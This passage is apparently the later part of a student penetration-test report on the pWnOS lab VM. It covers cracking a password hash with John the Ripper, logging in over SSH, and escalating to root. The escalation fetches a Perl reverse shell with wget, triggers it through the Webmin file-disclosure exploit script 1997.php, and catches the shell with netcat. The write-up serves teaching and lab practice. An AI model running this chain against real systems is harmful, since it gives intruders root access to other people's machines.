Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
h4ckm3 (vmware)
1g 0:00:04:08 DONE (2024-04-05 11:16) 0.004016g/s 56635p/s 257060c/s 257060C/s ejngyhga007..*7iVam0s!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(safos66@kali)-[~/Desktop]
$ john --show john-input.txt
vmware:h4ckm3:1000:1000:vmware,,,:/home/vmware:/bin/bash
```

Figure 15 (password cracked)

Now, it was time to try testing the target host running on my machine to verify username and password, and they were indeed right as seen below:

```
pWnOS - VMware Workstation 17 Player (Non-commercial use only)
Player | [Icons]
* Starting periodic command scheduler crond [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local) [ OK ]
Ubuntu 7.10 ubuntuvm tty1
ubuntuvm login: vmware
Password:
Ubuntu 7.10 ubuntuvm tty1

ubuntuvm login: vmware
Password:
Last login: Fri Jun 20 14:35:37 CDT 2008 on tty1
Linux ubuntuvm 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
vmware@ubuntuvm:~$
```

Figure 16 (testing on VM)

7.2 Gaining Remote Access with SSH (Secure Shell Protocol)

Now, the tester had to remotely log into the target machine because in reality, the target machine would not be a virtual machine running on his system.



This is where SSH protocol becomes handy. As aforementioned under the scanning section, it is a protocol that allows users to securely log into a remote system and execute commands, transfer files and even perform administrative tasks.

To remotely log into the target host, the command in Table 9 was used.

Table 9 (ssh login)

```
ssh HostKeyAlgorithms=ssh-rsa,ssh-dss vmware@192.168.1.78
```

This command is trying to establish an SSH connection to the target, (192.168.1.78), using the username “vmware”, and enforcing that the server’s host key must be type RSA or DSA algorithm.

As a brief description, the RSA (Rivest-Shamir-Adleman) and DSA (Digital Signature Algorithm) are cryptographic algorithms used for secure communication and authentication in the SSH (Secure Shell) protocol. “**HostKeyAlgorithms**” in the command is used to specify the preferred order of host key algorithms that the client should use when connecting to the SSH server. **ssh-rsa** indicates that the client prefers RSA keys for host authentication, while **ssh-dss** indicates that the client also accepts DSA keys for host authentication. The SSH protocol will negotiate and use the best-supported algorithm based on the server's capabilities and the client's preferences.

After this, the password for **vmware** which has been deciphered as **h4ckm3** was used and ultimately, the tester was logged in remotely into the target as seen below in figure 17.

```
(safos66@kali)-[~]
$ ssh -o HostKeyAlgorithms=ssh-rsa,ssh-dss vmware@192.168.1.78
The authenticity of host '192.168.1.78 (192.168.1.78)' can't be established.
RSA key fingerprint is SHA256:+C7UA7dQ1B/8zVWHRBD7KeNNfjuSBrtQBMZGd6qoR9w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.78' (RSA) to the list of known hosts.
vmware@192.168.1.78's password:
Linux ubuntuvm 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Last login: Fri Apr  5 10:22:38 2024
vmware@ubuntuvm:~$ whoami
vmware
vmware@ubuntuvm:~$
```

Figure 17 (remote access gained)



With this low-level access gained, it was time to escalate the privilege.

8. ESCALATING PRIVILEGES

With low level access into the target now, the next and last stage was to escalate privilege to get the ultimate root access. Reflecting back to Webmin and how the shadow file was accessed, the tester had the notation that the web application itself must be running with elevated permissions.

This reasoning is due to the fact most organisations operate with the principle of least privilege, which suggests granting only the minimum permissions for users or applications to perform their tasks. Therefore, the ability of the web app to be able to access the “**/etc/shadow**” file which contains important and sensitive information like hashed passwords for system users meant it had some additional privileges.

To confirm this, the “**/var**” directory of the page was examined using the command **ls -lah /var/**, and the testers assumptions were proven correct, it was indeed running as root as seen from the figure below.

```
vmware@ubuntuvm:~$ ls -lah /var/
total 52K
drwxr-xr-x 15 root root 4.0K 2008-06-10 13:28 .
drwxr-xr-x 21 root root 4.0K 2008-06-10 06:37 ..
drwxr-xr-x 2 root root 4.0K 2024-04-02 06:25 backups
drwxr-xr-x 9 root root 4.0K 2008-06-10 07:07 cache
drwxr-xr-x 23 root root 4.0K 2008-06-10 07:08 lib
drwxrwsr-x 2 root staff 4.0K 2007-10-08 05:47 local
drwxrwxrwt 3 root root 60 2024-04-05 07:43 lock
drwxr-xr-x 11 root root 4.0K 2024-04-05 07:43 log
drwxrwsr-x 2 root mail 4.0K 2008-06-10 06:24 mail
drwxr-xr-x 2 root root 4.0K 2008-06-10 06:24 opt
drwxr-xr-x 10 root root 380 2024-04-05 08:09 run
drwxr-xr-x 5 root root 4.0K 2008-06-10 07:07 spool
drwxrwxrwt 2 root root 4.0K 2007-10-08 05:47 tmp
drwx----- 2 root bin 4.0K 2008-06-10 13:31 webmin
drwxr-xr-x 3 root root 4.0K 2008-06-12 09:55 www
vmware@ubuntuvm:~$
```

Figure 18 (webmin running with root privileges)

Table 10 (webmin root privilege command)

<code>ls -lah /var/</code>

The command simply means listing detailed information about the files and directories within the **/var** directory. With the options/flags explained below:



ls: The command to list files and directories.

lah:

- l: Displays the long listing format to include detailed information about each file or directory, such as permissions, owner, and modification date.
- a: Includes hidden files and directories.
- h: To make it human-readable format for file sizes like "4.0k", which is easier for humans to read.

Knowing that Webmin is running as root and also being vulnerable to the LFI exploit as discovered in scanning and enumeration sections, the tester only had to find a way to write a script into webmin which will be executed by the web server running it, and then again use the webmin exploit (LFI) to execute that script to give root access.

To know what kind of scripts Webmin was using, the tester reviewed the source code using the inspect feature of most web browsers and noticed that it was using a “.cgi” script as seen below:





Figure 19 (cgi on webmin)

Further research highlighted that a “.cgi” file refers to a Common Gateway Interface (CGI) script, which is a standard protocol for web servers to execute programs or scripts on a web server when it executes (Fisher, 2023). Additionally, the tester discovered that it uses a Perl script in most operating systems including Linux which is located in the `/usr/share/webshells/perl` directory in Unix systems.



With this idea, the tester can now write a reverse shell script in Perl and use the webmin exploit to execute it. To do this, the tester created a file named **reverse-shell.cgi**, then navigated to the **/usr/share/webshells/perl** directory on his machine, copied the script and pasted the script's content into the file, and changed the ip address to his kali vm's ip (**192.168.1.82**) and port number (**443**) to create a reverse shell. This is seen below in figure 20:



```
safos66@kali: ~/Desktop
File Actions Edit View Help
GNU nano 7.2 reverse-shell.cgi
~/Desktop
use strict;
use Socket;
use FileHandle;
use POSIX;
my $VERSION = "1.0";
# Where to send the reverse shell.  Change these.
my $ip = '192.168.1.82';
my $port = 443;

# Options
my $daemon = 1;
my $auth = 0; # 0 means authentication is disabled and any
my $authorised_client_pattern = qr(^127\.0\.0\.1$);
# Declarations
my $global_page = "";
my $fake_process_name = "/usr/sbin/apache";

# Change the process name to be less conspicuous
$0 = "[httpd]";

# Authenticate based on source IP address if required
if (defined($ENV{'REMOTE_ADDR'})) {
```

Figure 20 (reverse shell)

The port number 443 was chosen – to enable https connection, port 80 could be used too.

After this was done, a web server had to be set on the tester's machine to serve the request of any computer to download this script. To do this, the command in table 11 below was used.

Table 11 (setting up web server)

<code>python -m http.server 80</code>

This command basically means the tester is using the python module (**-m**) to start an http server on port 80 using the **http.server** module, which will keep running until manually terminated.



8.1 Setting Netcat listener on the tester's kali.

Netcat, often abbreviated as "nc," is a versatile networking utility that operates by establishing TCP or UDP connections, listening on specific ports, and transferring data bidirectionally. The use of Netcat in this testing is to listen to port 443 (which was created in the reverse-shell.cgi in Figure 20 above) to wait for incoming connections to the http web server created. The command to do this is below in table 12 below.

Table 12 (listen to post 443)

```
nc -lp 443.
```

Just as the **http.server**, this runs until manually terminated.

8.2 Downloading the reverse-shell.cgi unto target.

With the Netcat setup, the tester logged in again into the target as *vmware* and downloaded the reverse-shell.cgi using the command:

Table 13 (downloading reverse-shell file)

```
wget http://192.168.1.82/reverse-shell.cgi
```

The *wget* stands for web-get, a tool for automating file downloads and is commonly used in scripts or command-line operations for fetching files from remote servers. The command is used to download the "reverse-shell.cgi" from the tester's Kali machine specified by the URL *http://192.168.1.82/*.

The result of this is seen below:

```
vmware@ubuntuvm:/$ cd /tmp
vmware@ubuntuvm:/tmp$ wget http://192.168.1.82/reverse-shell.cgi
--14:06:35-- http://192.168.1.82/reverse-shell.cgi
=> `reverse-shell.cgi'
Connecting to 192.168.1.82:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3,714 (3.6K) [application/octet-stream]
100%[=====] 3,714 --.-K/s
14:06:35 (1.47 GB/s) - `reverse-shell.cgi' saved [3714/3714]
```

Figure 21 (wget to download the file)

To show that the http server set by the tester served the response, the figure 22 below was provided which shows that the target machine, IP address as 192.168.1.78, requested the download.



```
(safos66@kali)-[~/Desktop]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.78 - - [06/Apr/2024 15:04:30] "GET /reverse-shell.cgi HTTP/1.0" 200 -
```

Figure 22 (serving request)

8.3 Downloading the reverse-shell.cgi unto target.

The next thing was to make this downloaded file executable. To do this, the tester used the command in table 14.

Table 14 (changing execution mode)

```
chmod 755 reverse-shell.cgi
```

This **chmod** is used to change or update the file permission mode, and the **755** adds the execution permission to the owner, group and anyone who has access to that file. How the 755 was worked is included in the [appendix](#). (unrelated but thanks to the OS module in second year for this concept!).

The result of this is shown below in figure 23:

```
vmware@ubuntuvm:/tmp$ chmod 755 reverse-shell.cgi
vmware@ubuntuvm:/tmp$ ls -l reverse-shell.cgi
-rwxr-xr-x 1 vmware vmware 3714 2024-04-06 14:03 reverse-shell.cgi
```

Figure 23 (execution permissions added)

The file permission (**-rwxr-xr-x**) now shows it is executable by the owner, group or anyone else. With all these done, the last step is to execute the reverse-shell.cgi on the target to gain root access.

8.4 Running a php script to exploit the LFI vulnerability.

In order not to manually carry out the exploit on the webmin as was done under the enumeration section, the tester decided to use a script to automate it. However, from research, a php script, notably called **1997.php** had already been written by a developer called Joffer, and made available on the ExploitDB GitHub page to automate this exploit. The contents of this **1997.php** will be in the zip file submitted separately.

As a summary, the script is designed to be run on a web server as a CGI script that implements a reverse shell functionality to establish a connection between the tester and the target to give the tester a shell on the target system. It executes system commands (w, uname -a, id, pwd) to gather system information, which is then sent back through the established shell connection from the target to the tester.

The tester created a new file, named it 1997.php, copied and pasted the code from the original script and saved it (with the attributes to the original source of the code maintained). To execute this script, the command in table 15 below was used.



Table 15(*php script command*)

```
php -f 1997.php 192.168.1.78 10000 http /tmp/reverse-shell.cgi
```

This command means execute the 1997.php script (**-f 1997.php**) on the webmin (indicated by its port number **10000**) opened on the target host (indicated by its ip **192.168.1.78**) by using the cgi file located at **/tmp/reverse-shell.cgi** on the target as arguments.

The result of this is seen below:

```
(safos66@kali)-[~/Desktop]
$ php -f 1997.php 192.168.1.78 10000 http /tmp/reverse-shell.cgi
Attacking 192.168.1.78

Browser IP address appears to be: 192.168.1.82<p>

Coded by joffer , http://securitydot.net

# milw0rm.com [2006-07-09]
```

Figure 24 (*executing script*)

With the script successfully executed, the Netcat which was set up will display the following, showing that the root access has been successfully obtained (indicated by the **whoami** command).

```
(safos66@kali)-[~]
$ nc -lp 443
15:24:38 up 2:10, 1 user, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
vmware    pts/0    192.168.1.82    13:21   58:56m  0.04s  0.04s  -bash
Linux ubuntuvm 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686 GNU/Linux
uid=0(root) gid=0(root)
/
/usr/sbin/apache: can't access tty; job control turned off
# whoami
root
```

Proof of concept as being able to obtain root access.

An attempt was made to find a file called “proof.txt” but this file does not exist in the home directory or any other directory even after trying the command **sudo find / -type f -name "proof.txt"** which searches the entire file system for a file called proof.txt. However, to demonstrate that the root privileges has been attained, the tester decided to view all the other users of the system, which a regular user cannot do. This is seen below:



```
# whoami
root
# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
# cd home
# ls
obama
osama
vmware
yomama
```

This list shows the names of the users including the user whose device was compromised to obtain access (vmware). If the **/etc/shadow** and **/etc/passwd** files are verified from the scanning section, these users will also be seen in there.

9. REFERENCE

-



- Cameron, J., (2023). *Webmin*. [Online]
Available at: <https://webmin.com/docs/development/api/module/webmin/>
[Accessed 6 April 2024].
- Derda, W., (2022). *Medium - File Inclusion*. [Online]
Available at: <https://medium.com/@wiktorderda/file-inclusion-tryhackme-walkthrough-123b0103602f>
[Accessed 2 April 2024].
- Fisher, T., (2023). *Lifewire Tech For Humans*. [Online]
Available at: <https://www.lifewire.com/404-not-found-error-explained-2622936>
[Accessed 5 April 2024].
- Hess, K., (2020). *Red Hat - Windows and Linux interoperability: A look at Samba*. [Online]
Available at: <https://www.redhat.com/sysadmin/windows-linux-interoperability#:~:text=Samba%20uses%20the%20Server%20Message%20Block%20%28SMB%29%20protocol%2C,Linux%20systems%E2%80%94though%2C%20the%20latter%20is%20far%20more%20likely>
[Accessed 3 April 2024].
- IBM, (2024). *IBM*. [Online]
Available at: <https://www.ibm.com/blog/pen-testing-methodology/>
[Accessed 4 April 2024].
- Manoharan, A., (2017). *Medium - Dirb — A web content scanner*. [Online]
Available at: <https://medium.com/tech-zoom/dirb-a-web-content-scanner-bc9cba624c86>
[Accessed 3 April 2024].
- NVD, (2024). *NATIONAL VULNERABILITY DATABASE*. [Online]
Available at: <https://nvd.nist.gov/vuln/detail/CVE-2006-3392>
[Accessed 7 April 2024].
- Rapid7, (2024). *Rapid7*. [Online]
Available at: <https://docs.rapid7.com/metasploit/installing-metasploit-pro>
[Accessed 4 April 2024].

10. APPENDIX



The result of nmap -A on target

```
(safos66@kali)-[~]
$ sudo nmap -A -D RND:50 192.168.1.78
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-10 01:34 EDT
Nmap scan report for 192.168.1.78
Host is up (0.0010s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.6p1 Debian 5build1 (protocol 2.0)
| ssh-hostkey:
|   1024 e4:46:40:bf:e6:29:ac:c6:00:e2:b2:a3:e1:50:90:3c (DSA)
|_  2048 10:cc:35:45:8e:f2:7a:a1:cc:db:a0:e8:bf:c7:73:3d (RSA)
80/tcp    open  http         Apache httpd 2.2.4 ((Ubuntu) PHP/5.2.3-1ubuntu6)
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.2.4 (Ubuntu) PHP/5.2.3-1ubuntu6
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: MSHOME)
445/tcp   open  netbios-ssn  Samba smbd 3.0.26a (workgroup: MSHOME)
10000/tcp open  http         MiniServ 0.01 (Webmin httpd)
|_ http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
MAC Address: 00:0C:29:5E:18:C9 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=4/10%OT=22%CT=1%CU=31653%PV=Y%DS=1%DC=D%G=Y%M=000C2
OS:9%TM=66162538%P=x86_64-pc-linux-gnu)SEQ(CI=Z%II=I)SEQ(SP=CC%GCD=1%ISR=EF
OS:%TI=Z%CI=Z%II=I%TS=7)SEQ(SP=CF%GCD=1%ISR=EF%TI=Z%CI=Z%II=I%TS=7)ECN(R=N)
OS:T1(R=N)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%
OS:T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD
OS:=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S
OS:=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK
OS:=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|   OS: Unix (Samba 3.0.26a)
|   Computer name: ubuntuvm
|   NetBIOS computer name:
|   Domain name: nsdlab
|   FQDN: ubuntuvm.NSDLAB
|_ System time: 2024-04-10T00:35:27-05:00
```

Figure 25 (gathering more info about target)

Working out the network address



1. *Convert the IP address and subnet mask to binary:*

IP address 192.168.1.82 in binary is => 11000000.10101000.00000001.01010010.

Subnet mask 255.255.255.0 in binary is => 11111111.11111111.11111111.00000000.

2. *Using the bitwise AND operation:*

11000000.10101000.00000001.01010010. (IP address) &

11111111.11111111.11111111.00000000 (Subnet mask)

11000000.10101000.00000001.00000000 (Result)

3. *Converting the binary result back to decimal gives the network address:*

11000000.10101000.00000001.00000000 in decimal is **192.168.1.0**. Therefore, the network address for the given IP address 192.168.1.82 with a subnet mask of 255.255.255.0 (or /24) is 192.168.1.0/24.

phpMyAdmin page requiring login details.




Figure 26 (phpMyAdmin asking for credentials)

Working out the executable permission of the file (chmod 755)



The first digit (7) represents the permissions for the file owner (user) of reverse-shell.cgi. In this case, it sets the owner's permissions to read (4), write (2), and execute (1). Adding these together ($4 + 2 + 1$) gives 7, which means the owner has full read, write, and execute permissions.

The second digit (5) represents the permissions for the group that the file reverse-shell.cgi belongs to. It sets the group's permissions to read (4) and execute (1), but not write (0). Adding these together ($4 + 0 + 1$) gives 5, which means the group has read and execute permissions.

The third digit (5) represents the permissions for all other users (world). It also sets their permissions to read (4) and execute (1), but not write (0). Adding these together ($4 + 0 + 1$) gives 5, which means other users have read and execute permissions.

This gives 755.